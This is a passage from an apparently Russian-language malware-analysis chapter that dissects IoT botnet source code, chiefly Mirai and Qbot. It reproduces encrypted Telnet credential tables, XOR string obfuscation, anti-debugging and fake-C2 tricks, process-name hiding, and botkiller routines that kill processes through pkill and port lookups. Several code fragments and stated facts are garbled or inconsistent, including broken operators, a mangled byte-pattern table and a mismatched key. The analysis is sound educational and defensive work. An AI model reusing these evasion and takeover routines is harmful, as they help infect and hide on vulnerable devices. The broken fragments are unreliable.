add_entry(TABLE_SCAN_CB_PORT, "\xFE\xA0", 2); // 48101
-->add_entry(TABLE_EXEC_SUCCESS, "\x22\x2A\x36\x2D\x65\x31\x2D\x24\x31\x65\x26\x2D\x2C\x2B\x20\x36\x20\x65\x23\x24\x28\x2C\x29\x3C\x65\x24\x31\x65\x31\x2D\x20\x65\x2A\x31\x2D\x20\x37\x65\x31\x24\x27\x29\x20\x65\x36\x30\x37\x20\x65\x24\x31\x20\x65\x24\x29\x2A\x31\x45", 58); // gosh that chinese family at the other table sure ate alot
add_entry(TABLE_SCAN_SHELL, "\x36\x2D\x20\x29\x29\x45", 6); // shell
add_entry(TABLE_SCAN_ENABLE, "\x20\x2B\x24\x27\x29\x20\x45", 7); // enable
add_entry(TABLE_SCAN_SYSTEM, "\x36\x3C\x36\x31\x20\x28\x45", 7); // system
add_entry(TABLE_SCAN_SH, "\x36\x2D\x45", 3); // sh
add_entry(TABLE_SCAN_QUERY, "\x6A\x27\x2C\x2B\x6A\x27\x30\x36\x3C\x27\x2A\x3D\x65\x08\x04\x16\x10\x11\x04\x45", 20); // /bin/busybox MASUTA
add_entry(TABLE_SCAN_RESP, "\x08\x04\x16\x10\x11\x04\x7F\x65\x24\x35\x35\x29\x20\x31\x65\x2B\x2A\x31\x65\x23\x2A\x30\x2B\x21\x45", 25); // MASUTA: applet not found
...
}
...
static void add_entry(uint8_t id, char *buf, int buf_len) {
char *cpy = malloc(buf_len);
util_memcpy(cpy, buf, buf_len);
table[id].val = cpy;
table[id].val_len = (uint16_t)buf_len;
}

```

Более внимательный взгляд на функции table\_unlock\_val() и table\_lock\_val() в "bot/table.c" приводит к функции toggle\_obf():

```

void table_unlock_val(uint8_t id) {
struct table_value *val = &table[id];
# ifdef DEBUG
if(!val->locked) {
printf("[table] Tried to double-unlock value %d\n", id);
return;
}
# endif
toggle_obf(id);
}
void table_lock_val(uint8_t id) {
struct table_value *val = &table[id];
# ifdef DEBUG
if(val->locked) {
printf("[table] Tried to double - lock value\n");
return;
}
# endif
toggle_obf(id);
}
...
static void toggle_obf(uint8_t id) {
int i = 0;
struct table_value *val = &table[id];
uint8_t k1 = table_key & 0xff,
k2 = (table_key >> 8) & 0xff,
k3 = (table_key >> 16) & 0xff,
k4 = (table_key >> 24) & 0xff;
for(i = 0; i < val -> val_len ; i++) {
val->val[i] ^= k1;
val->val[i] ^= k2;

```

```

val->val[i] ^= k3;
val->val[i] ^= k4;
}
# ifdef DEBUG
val->locked = !val->locked;
# endif
}

```

Обратите внимание на debug statements, которые отслеживают и проверяют locked property table entry. Поскольку encryption использует простую операцию XOR для декодирования encrypted string literals, вызов table\_lock\_val() дважды без промежуточного table\_unlock\_val() приведет к неизвестному состоянию encrypted versus clear text для literal. Encryption фактически является переключателем между encrypted и clear text version строки.

Key для encryption определен в начале файла "bot/table.c" как:

```
uint32_t table_key = 0xdedefbba;
```

Чтобы decrypt строку, 32-bit table key 0xdedefbba делится на 4 bytes (0xde, 0xde, 0xff, 0xba) и последовательно применяется к каждому character (byte) строки. Последовательное применение этих 4 bytes соответствует одной операции XOR с 0x45 (decimal 69). В Python console можно легко проверить decryption function:

```

>>> 0xde ^ 0xde ^ 0xff ^ 0xba
69
>>> format(69, '02x')
'45 '
>>> str = ''
>>> for c in "\x22\x2A\x36\x2D\x65\x31\x2D\x24\x31\x65\x26\x2D\x2C\x2B\x20\x36\x20\x65\x23\x24\x28\x2C\x29\x3C\x65\x24\x31\x65\x31\x2D\x20\x65\x2A\x31\x2D\x20\x37\x65\x31\x24\x27\x29\x20\x65\x36\x30\x37\x20\x65\x24\x31\x20\x65\x24\x29\x2A\x31\x45":
...   str += chr(ord(c)^0x45)
...
>>> str
'gosh that chinese family at the other table sure ate alot'

```

С точки зрения performance может показаться абсурдным, что decryption function выполняет четыре независимые операции, которые можно выполнить одной операцией. Однако при этом decryption key 0x45 не раскрывается напрямую в binary. Нужно reverse всю function call chain, чтобы обнаружить фактическое использование variable table key (0xdedefbba) и понять, как decrypt string literals. Это пример code obfuscation.

Module "scan.c" содержит table default passwords, используемую для Telnet brute-force. Module также встраивает собственную decryption function, где key hardcoded в самой функции. Если продолжить с sample Masuta, default password table состоит из 32 entries и initialized в функции scanner\_init() в "bot/scan.c":

```

void scanner_init(void) {
...
// Set up passwords
add_auth_entry ("\x37\x2A\x2A\x31", "", 5);
add_auth_entry ("\x24\x21\x28\x2C\x2B", "\x24\x21\x28\x2C\x2B", 10);
...
add_auth_entry ("\x37\x2A\x2A\x31", "\x26\x2D\x24\x2B\x22\x20\x28\x20", 12);
add_auth_entry ("\x37\x2A\x2A\x31", "\x74\x77\x76\x74\x77\x76", 10);
# ifdef DEBUG
printf("[scanner] Scanner process initialized. Scanning started.\n");
# endif
...
}

```

Decryption function в "scan.c" называется "deobf" (de-obfuscation) и очень похожа на string literal decryption function, только на этот раз key hard coded в самой функции:

```

static char *deobf(char *str, int *len) {
int i;

```

```

char *cpy ;
*len = util_strlen(str);
cpy = malloc(*len + 1);
util_memcpy(cpy, str, *len + 1);
for (i = 0; i < *len; i++) {
    cpy[i] ^= 0xDE;
    cpy[i] ^= 0xDE;
    cpy[i] ^= 0xFF;
    cpy[i] ^= 0xBA;
}
return cpy;
}

```

Credential decryption key в этом случае (0xdedefbba) идентичен string literal decryption key, но можно использовать другой key, чтобы заставить исследователей не пытаться угадывать ключи сокращенным путем. Обратите внимание, что в случае brute-force credential table entries decrypt во время process initialization и остаются в clear text в memory до завершения process, в отличие от decryption и re-encryption при каждом использовании string literals в configuration table. Такое поведение можно увидеть из определения функции add\_auth\_entry в "bot/scan.c":

```

static void add_auth_entry(char *enc_user, char *enc_pass, uint16_t weight) {
    int tmp;
    auth_table = realloc(auth_table, (auth_table_len + 1) * sizeof(struct scanner_auth));
    -->auth_table[auth_table_len].username = deobf(enc_user, &tmp);
    auth_table[auth_table_len].username_len = (uint8_t)tmp ;
    -->auth_table[auth_table_len].password = deobf(enc_pass, &tmp);
    auth_table[auth_table_len].password_len = (uint8_t)tmp;
    auth_table[auth_table_len].weight_min = auth_table_max_weight;
    auth_table[auth_table_len++].weight_max = auth_table_max_weight + weight;
    auth_table_max_weight += weight;
}

```

### 3.4.4 Anti-debugging

Когда исследователи безопасности охотятся на ботнеты, они могут довольно легко получить доступ к binaries, обманув scanner и loader в своих honeypots. Однако у них остается только binary и обычно нет source code для новых и появляющихся ботнетов. Reverse engineering - процесс исследования программы для получения информации о том, как она работает. В reversing binaries могут помочь два типа анализа: static и dynamic analysis. Во время static analysis binary code декодируется в machine language, а machine language интерпретируется вручную - это утомительный и долгий процесс, склонный к ошибкам и заметно сокращающий продолжительность жизни исследователя. Dynamic analysis все еще требует опыта, базового понимания machine language и compilers, а также хорошего понимания operating systems и system calls. Если не detonating malware в off-the-shelf sandbox и не имея смелости запускать его в изолированной среде, изучая external interactions malware и трассируя system calls с помощью strace, dynamic analysis предполагает использование debuggers, таких как gdb.

Anti-debugging capabilities в коде гарантируют, что tracing или debugging завершатся неудачей, и тем самым замедляют процесс dynamic analysis. Anti-debugging можно обойти, но reverser потребует больше времени и опыта. Некоторые malwares используют довольно простой способ обнаружить, что они находятся под управлением debugger или выполняются под strace. Linux debuggers и tracers, такие как gdb и strace, используют system call ptrace() для присоединения к process во время run-time и получения возможности наблюдать и контролировать execution этого process, а также исследовать и изменять memory и registers traced process. Пока process трассируется, он будет останавливаться каждый раз, когда доставляется signal, даже если traced process игнорирует этот signal. В этот момент tracer process возвращает контроль и может inspect и modify instructions и memory traced process, после чего может приказывать traced process продолжить execution. Одно из свойств system call ptrace() состоит в том, что он может быть вызван для

process только один раз. При повторном вызове на том же process вызов ptrace() завершится неудачей и вернет -1; если ptrace() успешен, он возвращает 0.

Поэтому базовая проверка anti-debugging состояла бы из вызова ptrace() и проверки return value на failure, как показано ниже:

```
# include <stdio.h>
# include <sys/ptrace.h>
bool anti_debug_check () {
    return (ptrace(PTRACE_TRACEME, 0, 1, 0) == -1);
}
int main () {
    if (anti_debug_check()) {
        printf("under debugger !\n");
    } else {
        printf("normal execution !\n");
    }
}
```

strace - Linux system call tracing tool. Из описания signal выше должно быть понятно, что без изменения instructions traced process возможно только прервать process и inspect его memory и register contents, когда он возвращается из system call. Поэтому strace собирает и логирует только information о system calls, выполняемых traced process. Хотя это может казаться очень ограниченным по объему information, запуск бота под strace все же позволяет многое узнать. Боты используют system calls всякий раз, когда fork новый process, пытаются выполнять file manipulations, открывают, закрывают, читают и пишут files; то же относится к socket operations и, следовательно, network communication. Для всех system calls strace логирует arguments и return values, поэтому data, передаваемые туда и обратно между process и kernel, записываются и позволяют, например, проследить всю communication между bot и C2 server.

В сочетании с другими Unix command line tools, такими как ps и lsof, можно выполнить достойный dynamic analysis malware. Однако decoding и разбор огромных strace logs занимает много времени. Для этой цели debuggers предоставляют лучший способ интерактивно анализировать bot и пошагово проходить его machine instructions. Они все еще не предоставляют actual source code из compiled language, но при хорошем понимании machine code позволяют понять большинство actions, выполняемых process.

Для этого Mirai содержит более сложную anti-debugging feature, основанную на типичной SIGTRAP implementation, которую используют Unix debuggers. Когда debugger хочет остановить execution на конкретной instruction debugging process, то есть установить breakpoint, debugger заменяет instruction по memory address breakpoint на instruction int 3. int 3 - это instruction SIGTRAP, которая по умолчанию завершает process и генерирует core dump. Однако, поскольку debugger выполнил system call ptrace() на debugged process, debugger вернет контроль до того, как traced process продолжит работу. Debugger перехватит SIGTRAP и сможет взаимодействовать с stopped process: inspect memory and registers, setting или clearing breakpoints (то есть instructions int 3) и т. д. Перед тем как debugger продолжит execution traced process, он заменит instruction int 3 в breakpoint сохраненной original instruction и очистит SIGTRAP, который вызвал interruption. В этот момент traced process продолжает execution как обычно, пока не встретит другую instruction int 3.

Чтобы обнаружить, что он выполняется под управлением debugger, Mirai меняет default signal handler для signal SIGTRAP и сам генерирует SIGTRAP (int 3), чтобы вызвать свой custom installed handler. Если process контролируется debugger, Mirai обманет debugger, заставив его думать, что он достиг breakpoint, и при передаче контроля обратно debugged process для продолжения execution debugger очистит SIGTRAP flag. Очистка SIGTRAP flag у self-invoked int 3 приведет к тому, что custom installed signal handler бота никогда не будет вызван, что слегка изменит дальнейшее поведение программы.

Ниже приведены code fragments и пошаговые объяснения того, как работает anti-debugging feature Mirai:

```
void (*resolve_func)(void) = (void (*)(void))util_local_addr ;
// resolv _ func gets overridden in anti _ gdb _ entry
```

Mirai использует global variable "resolve\_func", которая содержит pointer to a function типа "void f()", и присваивает ей address функции "util\_local\_addr". "util\_local\_addr" - валидная function, определенная в "util.c", но с другой signature: "ipv4\_t util\_local\_addr(char\* ipAddress)".

```
int main (int argc, char **args) {
...
srv_addr.sin_family = AF_INET;
srv_addr.sin_addr. s_addr = FAKE_CNC_ADDR ;
srv_addr.sin_port = htons(FAKE_CNC_PORT);
...
signal(SIGTRAP, &anti_gdb_entry);
...
if (unlock_tbl(args[0])) {
raise(SIGTRAP);
}
...
}
```

В ранней initialization Mirai присваивает "srv\_addr" fake C2 IP и port, затем меняет default signal handler для SIGTRAP на function "anti\_gdb\_entry()". Несколькими строками позже Mirai raises SIGTRAP signal (в conditional test от вызова function "unlock\_tbl()", которая должна всегда возвращать true). В этот момент signal должен привести к вызову function "anti\_gdb\_entry()", поскольку она установлена как handler для signal SIGTRAP. Однако если process выполняется под управлением debugger, этот signal будет перехвачен и очищен debugger и никогда не будет передан Mirai process, из-за чего function "anti\_gdb\_entry()" не будет вызвана. Пока можно резюмировать, что "anti\_gdb\_entry()" будет вызвана в normal conditions и пропущена, если process выполняется под управлением debugger.

```
static void anti_gdb_entry(int sig) {
resolve_func = resolve_cnc_addr;
}
```

Function "anti\_gdb\_entry()" присваивает global variable "resolve\_func", являющейся pointer to a function типа "void f()", address function "resolve\_cnc\_addr".

```
static void resolve_cnc_addr(void) {
table_unlock_val(TABLE_CNC_IP);
char* ip = (char *)table_retrieve_val(TABLE_CNC_IP, NULL);
srv_addr.sin_addr.s_addr = inet_addr(ip);
table_lock_val(TABLE_CNC_IP);
table_unlock_val(TABLE_CNC_PORT);
srv_addr.sin_port = *((port_t *)table_retrieve_val(TABLE_CNC_PORT, NULL));
table_lock_val(TABLE_CNC_PORT);
}
```

Function "resolve\_cnc\_addr", которая присваивается variable "resolve\_func" в normal conditions, decrypt C2 IP и port из encrypted settings table и overwrites значения FAKE\_CNC\_ADDR и FAKE\_CNC\_PORT, которые ранее были assigned to "srv\_addr". Из-за define statements FAKE\_CNC\_\* эти strings включаются в binary text как literal strings во время compile time. Запуск "strings" на binary покажет FAKE\_CNC address и port number в clear, тогда как real C2 server hostname и port зашифрованы в literals table. Эта technique сбивает automated analysis tools, заставляя их считать, что они нашли actual C2 server hostname and port, evading honeypots с automated static analysis и усложняя работу исследователей, поскольку им приходится вручную восстанавливать decryption key, чтобы идентифицировать real C2 hostname and port.

Наконец, Mirai должен вызвать function, которая была assigned as pointer to variable "resolve\_func()":

```
int main (int argc, char **args) {
```

```

...
...
// Should call resolve _ cnc_ addr
if (resolve_func != NULL)
    resolve_func();
connect(fd_serv, (struct sockaddr *)&srv_addr, sizeof(struct sockaddr_in));
...
}

```

In normal conditions function, assigned to this variable, - "resolve\_cnc\_addr", которая overwrites fake C2 hostname and port на C2 hostname and port из encrypted settings table. Однако когда bot находится под debugger control, вызов "resolv\_func()" приведет к вызову изначально assigned function "util\_local\_addr"; поскольку эта function ожидает IP address как argument, все, что было установлено в register для first argument, будет передано в эту function, что в большинстве случаев не будет иметь смысла и, вероятно, в какой-то момент вызовет segmentation violation process. Если process не crash после вызова "util\_local\_addr", process подключится к fake C2 server hostname and port. В normal conditions process подключится к real C2 server.

Anti-debugging не является непреодолимым, но он может испортить исследователю весь день.

### 3.4.5 Code obfuscation

Хорошая иллюстрация code obfuscation в исполнении Mirai - функция "unlock\_tbl()" в "bot/main.c", та самая function, которая вызывается во время anti-debugging sequence, объясненной ранее. Эта function полагается на real process name до его obfuscation, расставляя еще одну ловушку для reversers, выполняющих static machine code analysis: они могут предположить, что process name перемешивается в момент вызова function. Помните, что reverser не имеет доступа к source code и не видит comments, приведенные в коде ниже. Чтобы понять code, предположим, что исходное process name и command line invocation - ./dvrHelper; следовательно, значение argument "argv0" - строка "./dvrHelper".

```

static BOOL unlock_tbl(char * argv0)
{
    // ./ dvrHelper = 0x2e 0x2f 0x64 0x76 0x72 0x48 0x65 0x6c 0x70 0x65 0x72
    char buf_src[18] = {0x2f, 0x2e, 0x00, 0x76, 0x64, 0x00, 0x48, 0x72, 0x00, 0x6c, 0x65,
        0x00, 0x65,
        0x70, 0x00, 0x00, 0x72, 0x00}, buf_dst[12];
    int i, ii = 0, c = 0;
    uint8_t fold = 0xAF;
    void (* obf_funcs[]) (void) = {
        (void *) (void))ensure_single_instance,
        (void *) (void))table_unlock_val,
        (void *) (void))table_retrieve_val,
        (void *) (void))table_init, // This is the function we actually want to run!
        (void *) (void))table_lock_val,
        (void *) (void))util_memcpy,
        (void *) (void))util_strcmp,
        (void *) (void))killer_init,
        (void *) (void))anti_gdb_entry
    };
    BOOL matches;
    for (i = 0; i < 7; i++)
        c += (long)obf_funcs[i];
    if (c == 0)
        return FALSE ;
    // We swap every 2 bytes: e. g. 1, 2, 3, 4 -> 2, 1, 4, 3
    for (i = 0; i < sizeof(buf_src); i += 3) {
        char tmp = buf_src[i];
        buf_dst[ii++] = buf_src[ i + 1];
        buf_dst[ii++] = tmp ;
        // Meaningless tautology that gets you right back where you started
        i* =2 ;
        i += 14;
    }
}

```

```

i/ =2 ;
i- =7 ;
// Mess with 0 xAF
fold += ~argv0[i % util_strlen(argv0)];
}
fold %= (sizeof(obf_funcs) / sizeof(void *));
(obf_funcs[fold])();
matches = util_strcmp (argv0, buf_dst);
util_zero(buf_src, sizeof(buf_src));
util_zero(buf_dst, sizeof(buf_dst));
return matches;
}

```

Вся function фактически не делает ничего полезного. Единственная проверка, которую она выполняет, - сравнение значения "argv0" и "./dvrhelper"; если они совпадают, function вернет "TRUE". Нет серьезной причины, по которой comparison должен fail; все, что делает function, - перебрасывает variables, создает несколько fake function table entries, локальных для function и исчезающих сразу после ее exit. По сути, эта function - просто brain teaser для reverser, которому приходится ее разбирать.

### 3.4.6 Executable packers

Executable packers обеспечивают compression binary code в executables. Хотя их первоначальная цель состояла в уменьшении размера executable, packers стали мощным anti-reversing и obfuscation tool, усложняющим static analysis binaries. Однако в Linux-мире packers менее распространены, чем в Windows, где доступны сотни packers, как коммерческих, так и распространяемых через underground trading. Наиболее используемый и единственный проверенный packer для ELF binaries - UPX, open source и cross-platform compression packer, существующий с 1998 года и все еще активно поддерживаемый [35].

Поскольку UPX open source, его можно customized, чтобы еще сильнее затруднить reverse engineering. Hajime, например, использовал UPX, но с customized packer, который менял default magic number с !UPX (hex 55 50 58 21) на другое значение hex F5 96 A4 B5 [36]. Binary patching кода Hajime и замена custom magic number на magic number !UPX делали binary распаковываемым стандартной командой UPX. Однако на выяснение и обнаружение этого требуется время.

### 3.4.7 Botkiller

По мере того как все больше actors и botnets начали конкурировать за одни и те же IoT-устройства, в bots стали добавлять botkiller features для обнаружения и удаления потенциальных ботов, которые могли ранее заразить устройство, предоставляя новому bot exclusive access ко всем resources устройства. Чтобы избежать обнаружения своего присутствия botkillers, боты вроде Mirai obfuscate свое присутствие с помощью random process strings; другие копируют names известных Linux services. Скрытие process не так важно с точки зрения обнаружения владельцем устройства или попытки evade anti-malware solutions, поскольку большинство IoT-устройств headless и не запускают antimalware software. Скрытие нужно прежде всего для защиты от других ботов, которые могут получить доступ к зараженному устройству и попытаться захватить ownership. В случае Mirai после удаления известных competing bots и когда bot считает, что имеет exclusive access к устройству, он не прекращает scanning intruders, а постоянно остается в alert state, чтобы detect и destroy любые будущие попытки takeover устройства.

### 3.4.7.1 Basic botkiller

Botkiller feature может быть настолько простой, как predefined list известных malware process names, которые killed при запуске bot, по request или continuously. Например, вариант Prometheus Qbot использует такой botkiller и выполняет process по request своего C2 server через command message "REMOVED":

```
const char *known Bots[] = {
    "mips", "mipsel", "sh4", "x86",
    "i686", "ppc", "i586", "i586",
    "jackmy*", "hackmy*", "arm*",
    "b1", "b2", "b3", "b4", "b5", "b6", "b7", "b8", "b9",
    "busyboxterrorist", "DFhxdhdf", "dvrHelper", "FDFDHFC",
    "FEUB", "FTUdftui", "GHfjfgvj", "jhUOH",
    "JIPJIPJj", "JIPJuipjh", "kmyx 86_64", "lolmipsel",
    "mips", "mipsel", "RYrydry", "tel*",
    "Two Face*", "UYyuyioy", "wget", "x86_64",
    "XDzdfxzf", "xxb *", "sh",
    "1", "2", "3", "4", "5", "6", "7", "8", "9",
    "10", "11", "12", "13", "14", "15", "16", "17", "18", "19", "20",
    "hackz", "bin *", "gtop", "ftp*", "tftp*",
    "botnet", "swatnet", "ballpit", "fucknet",
    "cracknet", "weednet", "gaynet", "queernet",
    "ballnet", "unet", "yougay", "sttftp", "sstftp",
    "sbtftp", "btftp", "y 0u 1sg 3y", "bruv*", "IoT*",
};
void botkiller () {
    int i;
    for (i = 0; i < (int)(sizeof(knownBots)/ sizeof(char *)); i++) {
        char command [80];
        sprintf(command, "pkill -9");
        strcat(command, knownBots[i]);
        system(command);
        sprintf(command, "pkill -9 \"%");
        strcat(command, knownBots[i]);
        strcat(command, "\"");
        system(command);
    }
}
```

### 3.4.7.2 Kill by port

Существует более интеллектуальный метод обнаруживать processes для kill независимо от их name: найти process, которому принадлежит socket, соответствующий TCP listener на конкретном port. Mirai использует этот method "kill\_by\_port" для TCP ports с номерами 23 (Telnet), 22 (SSH) и 80 (HTTP). После killing processes, которым принадлежали TCP ports, он bind себя и listen на всех трех ports.

Однако он не принимает новые connections; он просто listens, чтобы зарезервировать их, и, как следствие, port scan устройства покажет ports как "open", но при подключении к ним фактически ничего не произойдет, они будут казаться un-reactive. Помимо killing competing bots, которые могли захватить контроль над этими ports, function также kill legitimate daemons telnetd, sshd и httpd, а выполняя bind и listening на соответствующих ports, Mirai не позволит этим processes respawn without failing. В результате telnet, ssh и admin access устройства станут недоступными после заражения. Обратите внимание, что в publicly shared Mirai source code по умолчанию uncommented только telnet kill procedure; SSH и HTTP kill procedures были commented out, и поэтому по умолчанию Mirai будет kill и reserve только telnet (TCP/23) port.

Function "killer\_kill\_by\_port(portno)" использует special file "/proc/net/tcp" для обнаружения currently active TCP connections. Function scans каждую entry и находит те, где local TCP port соответствует argument "portno", а connection state установлен в "listening". Когда она находит entry, она



запоминает socket inode, а затем searches process table для process id (PID) владельца socket. Проиллюстрируем algorithm с помощью Linux command line; допустим, мы хотим найти process, listening to port TCP/22 (SSH), на Linux system. Port number, который мы ищем в file "/proc/net/tcp", - 0x16 (hex value decimal 22):

```
$ cat /proc/net/tcp
Sl local_address rem_address st tx_queue rx_queue tr tm -> when retrnsmt uid timeout
inode
...
1: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 23213 1
0000000000000000 100 0 0 10 0
...
5: 0A0010AC:00161A0010AC:DBCB 01 00000034:00000000 01:00000018 00000000 0 0 1882496 4
0000000000000000 24 4 31 10 16
...
```

Две connections в системе соответствуют port 22. Следующий шаг - найти connection, которая находится в state TCP\_LISTEN. Linux header file "tcp\_states.h" перечисляет возможные TCP states:

```
enum {
TCP_ESTABLISHED = 1,
TCP_SYN_SENT,
TCP_SYN_RECV,
TCP_FIN_WAIT_1,
TCP_FIN_WAIT_2,
TCP_TIME_WAIT,
TCP_CLOSE,
TCP_CLOSE_WAIT,
TCP_LAST_ACK,
TCP_LISTEN, /* 10 */
TCP_CLOSING,
TCP_NEW_SYN_RECV,
TCP_MAX_STATES /* Leave at the end! */
};
```

Из определения выше мы знаем, что нужно искать TCP connection со state, установленным в 10 (hex value 0x0A). В table "/proc/net/tcp" entry с id 1 находится в ожидаемом state TCP\_LISTEN (0x0A), а inode number этого socket - 23213.

В этот момент нужно iterate through all processes в системе и найти process, которому принадлежит socket с inode number 23213. Directory "/proc" содержит entry с PID для каждого active process в системе:

```
$ ls -l /proc
total 0
dr-xr-xr-x 9 root root 0 Nov 28 18:18 1
dr-xr-xr-x 9 root root 0 Nov 28 18:19 10
dr-xr-xr-x 9 syslog syslog 0 Nov 28 18:19 1003
dr-xr-xr-x 9 daemon daemon 0 Nov 28 18:19 1006
dr-xr-xr-x 9 root root 0 Nov 28 18:19 1010
dr-xr-xr-x 9 root root 0 Nov 28 18:19 103
...
```

Сам process directory содержит много information о process, включая special directory, указывающий на все open file descriptors.

Помните, что socket - special file в Linux и, следовательно, socket opened, closed, read и written как file descriptor. Если посмотреть file descriptor table для process с PID 1252, каждая entry содержит inode number в square brackets, и каждая entry является symbolic link, указывающей на actual file или socket:

```
$ sudo ls -l /proc/1252/fd
total 0
lr-x-- 1 root root 64 Nov 28 18:19 0 -> /dev/null
lrwx -- 1 root root 64 Nov 28 18:19 1 -> 'socket:[23207]'
lrwx -- 1 root root 64 Nov 28 18:19 2 -> 'socket:[23207]'
lrwx -- 1 root root 64 Nov 28 18:19 3 -> 'socket:[23213]'
```

```
lrwx -- 1 root root 64 Nov 28 18:19 4 -> ' socket:[23215] '
```

Из приведенного выше видно, что file descriptor 3 process с PID 1252 соответствует socket с inode 23213 и, следовательно, соответствует listener port TCP/22 (SSH). В этот момент "killer\_kill\_by\_port(portno)" terminated бы process с PID 1252 с помощью system call "kill(1252, 9)".

Прежде чем закончить нашу небольшую экскурсию по Linux, проследим symbolic link под entry "exe" для PID 1252, чтобы проверить, что мы нашли correct process, которым должен быть daemon sshd:

```
~$ sudo ls -l /proc/1252/exe
lrwxrwxrwx 1 root root 0 Nov 28 18:19 /proc/1252/exe -> /usr/sbin/sshd
```

К слову: IP addresses в "/proc/net/tcp" encoded в их 4-byte hex representation. Entry с id 5 в предыдущей TCP connection table, имеющая connection state ESTABLISHED (0x01), имеет local address 0x0A0010AC:0016 и remote address 0x1A0010AC:DBC8. Local IP address соответствует 172.16.0.10 (0x0A=10, 0x00=0, 0x10=16, 0xAC=172) и port 22 (0x0016), а remote IP address соответствует 172.16.0.26 (0x1A=26) port 56267 (0xDBC8). Это легко проверить командой netstat:

```
$ netstat - an | grep :22
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 52 172.16.0.10:22 172.16.0.26 :56267 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
```

Обратите внимание, что выше рассматривались только IPv4 connections, но тот же метод применим к IPv6 с использованием special file "/proc/net/tcp6". Однако Mirai не поддерживает IPv6, по крайней мере code, опубликованный из original Mirai; это ничего не говорит о potential variants, которые уже могут использовать IPv6 или скоро начнут.

### 3.4.7.3 Unlinked binary scan

IoT-bots обычно unlink свой binary из file system при execution. Это, как и следовало ожидать, не стандартный method of operation для legitimate Unix process и, следовательно, valid indicator of compromise (IOC). Используя этот IOC, Mirai scans process table entries ("/proc/pid") и follows symbolic link "/proc/pid/exe", чтобы обнаружить physical location binary, соответствующего каждому running process. В этот момент Mirai пытается open binary file для reading, и если это fails, Mirai terminates process.

### 3.4.7.4 Memory scan

Mirai содержит еще один способ detect competing bots и выполняет его во время unlinked binary scan, обсужденного ранее. Если opening binary file, соответствующего running process, succeeds, Mirai scans первые 4096 bytes на specific byte patterns. Byte patterns, которые Mirai scans, были ранее initialized через encrypted table; relevant entries с decrypted counterparts в comments перечислены ниже (key for decryption - 0xdeadbeef):

```
add_entry(TABLE_MEM_QBOT, "\x70\x67\x72\x6D\x70\x76\x02\x07\x51\x18\x07\x51\x22", 13);
// '
REPORT % s:% s'
add_entry(TABLE_MEM_QBOT2, "\x6A\x76\x76\x72\x64\x6E\x6D\x6D\x66\x22", 10); // '
HTTPFLOOD '
add_entry(TABLE_MEM_QBOT3, "\x6E\x6D\x6E\x6C\x6D\x65\x76\x64\x6D\x22", 10); // '
LOLNOGTFO '
add_entry(TABLE_MEM_UPX, "\x7E\x5A\x17\x1A\x7E\x5A\x16\x66\x7E\x5A\x16\x67\x7E\x5A\x16\x67
x16\x67
\x7E\x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\x14\x7E\x5A\x10\x10\x22", 33); // ' \
x58 \ x4D \ x4E \ x4E \ x43 \ x50 \ x46 \ x22 '
add_entry(TABLE_MEM_ZOLLARD, "\x58\x4D\x4E\x4E\x43\x50\x46\x22", 8); // ' zollard '
add_entry(TABLE_MEM_REMAITEN, "\x65\x67\x76\x6E\x6D\x61\x63\x6E\x6B\x72\x22", 11); //
```

Помните, что Qbot reports new victims своему C2 server в формате "REPORT IP:PORT USERNAME:PASSWORD", отсюда первый Qbot pattern. "HTTPFLOOD" и "LOLNOGTFO" - два control messages, распознаваемых Qbot client и hardcoded без encryption или obfuscation в binary code. Если binary содержит один из приведенных выше patterns в первых 4k bytes, соответствующий process будет killed.

### 3.4.7.5 Single instance

Во время bot initialization Mirai проверяет наличие уже running instances себя или competing variants себя на устройстве. Представьте multiple competing actors, использующих один и тот же bot на основе опубликованного Mirai code, или купивших его у underground developer, который продал свой bot service или source code разным booter и stresser providers. Каждый bot herder хотел бы быть уверен, что его version может purge и replace любые competitor versions, которые могли ранее захватить possession устройства. Также при наличии updates, содержащих fixes или new features, хотелось бы иметь возможность upgrade существующие bots, заменяя currently running bot process новой version. Чтобы гарантировать, что на устройстве выполняется только новый bot, bot должен уметь detect presence предыдущих versions и purge их. Для этого Mirai предоставляет function "ensure\_single\_instance()", которая runs во время initialization bot.

Зная, что в любой момент только один process может быть bound и listening на particular port specific interface, во время initialization bot проверяет, может ли он bind to port 48101 на своем loopback interface address (127.0.0.1). Если bind succeeds, другого instance сопоставимого bot нет, и bot может продолжить initialization. Если another instance уже running на устройстве, bind operation на port 48101 fail, и bot located and kills process, который currently listening на этом port, а затем bind itself to the port. Обратите внимание, что code ниже был simplified, а comments добавлены автором:

```
# define SINGLE_INSTANCE_PORT 48101
static void ensure_single_instance(void) {
    struct sockaddr_in addr;
    int opt = 1;
    if ((fd_ctrl = socket(AF_INET, SOCK_STREAM, 0)) == -1)
        return;
    setsockopt(fd_ctrl, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(int));
    fcntl(fd_ctrl, F_SETFL, O_NONBLOCK | fcntl(fd_ctrl, F_GETFL, 0));
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INET_ADDR(127, 0, 0, 1); // loopback
    addr.sin_port = htons(SINGLE_INSTANCE_PORT); // 48101
    // Try to bind to the control port
    if (bind(fd_ctrl, (struct sockaddr *)&addr, sizeof(struct sockaddr_in)) == -1) {
        // Failed to bind: other instance!
        sleep(5); close(fd_ctrl);
        // Kill the process listening on the single instance port
        killer_kill_by_port(htons(SINGLE_INSTANCE_PORT));
        // call ourselves again, now we should be able to bind and take control
        ensure_single_instance();
    } else {
        // no other instances!
        // reserve the port by starting a listener on it
        listen(fd_ctrl, 1);
    }
}
```

### 3.4.8 Защита bot process

Чтобы защитить bot process от обнаружения или kill со стороны botkiller code конкурирующих botnets, некоторые bots меняют свое name и command line arguments в process table entries, используя fixed или random string. Fixed strings уязвимы для botkillers, но усложняют людям, inspecting system, correlation process с maliciously loaded binary. Mirai, например, меняет свое binary executable name с "dvrHelper" на random alpha string with random length, как показано в code sequence ниже, выполняемой во время bot initialization:

```
// Hide argv0
name_buf_len = ((rand_next() % 4) + 3) * 4; // between 12 and 24 chars
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);
// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4; // between 12 and 24 chars
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);
```

### 3.4.9 Предотвращение reboot

